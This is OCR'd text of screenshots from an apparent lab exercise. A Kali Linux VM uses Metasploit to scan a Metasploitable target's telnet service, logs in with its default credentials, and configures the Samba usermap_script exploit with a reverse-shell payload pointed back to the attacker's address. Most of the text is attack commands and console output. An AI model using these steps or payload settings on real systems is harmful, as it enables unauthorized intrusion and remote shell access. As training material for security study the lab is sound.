


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:25
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x
=[metasploit v6.3.43-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options
Module options (auxiliary/scanner/telnet/telnet_version):
Name Current Setting Required Description
PASSWORD no The password for the specified username
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 23 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
TIMEOUT 30 yes Timeout for the Telnet probe
USERNAME no The username to authenticate as
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/telnet/telnet_version) >
Right Ctrl


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
=[metasploit v6.3.43-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options
Module options (auxiliary/scanner/telnet/telnet_version):
Name Current Setting Required Description
PASSWORD no The password for the specified username
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 23 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
TIMEOUT 30 yes Timeout for the Telnet probe
USERNAME no The username to authenticate as
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > exploit
[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login:
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


1 2 3 4 10:30

kali@kali: ~

Notifications

File Actions Edit View Help

```
ev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
                                _                  _       _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Mar  5 10:18:02 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
::1                     ff02::2                 ip6-allrouters          ip6-mcastprefix
fe00::0                 ff02::3                 ip6-localhost           localhost
ff00::0                 ip6-allhosts            ip6-localnet            metasploitable
ff02::1                 ip6-allnodes            ip6-loopback            metasploitable.localdomain
msfadmin@metasploitable:~$ sS
```


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:32
kali@kali: ~
File Actions Edit View Help
https://metasploit.com
=[metasploit v6.3.43-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) >
Right Ctrl

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                       ing-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```


```
Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                       ing-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  445              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

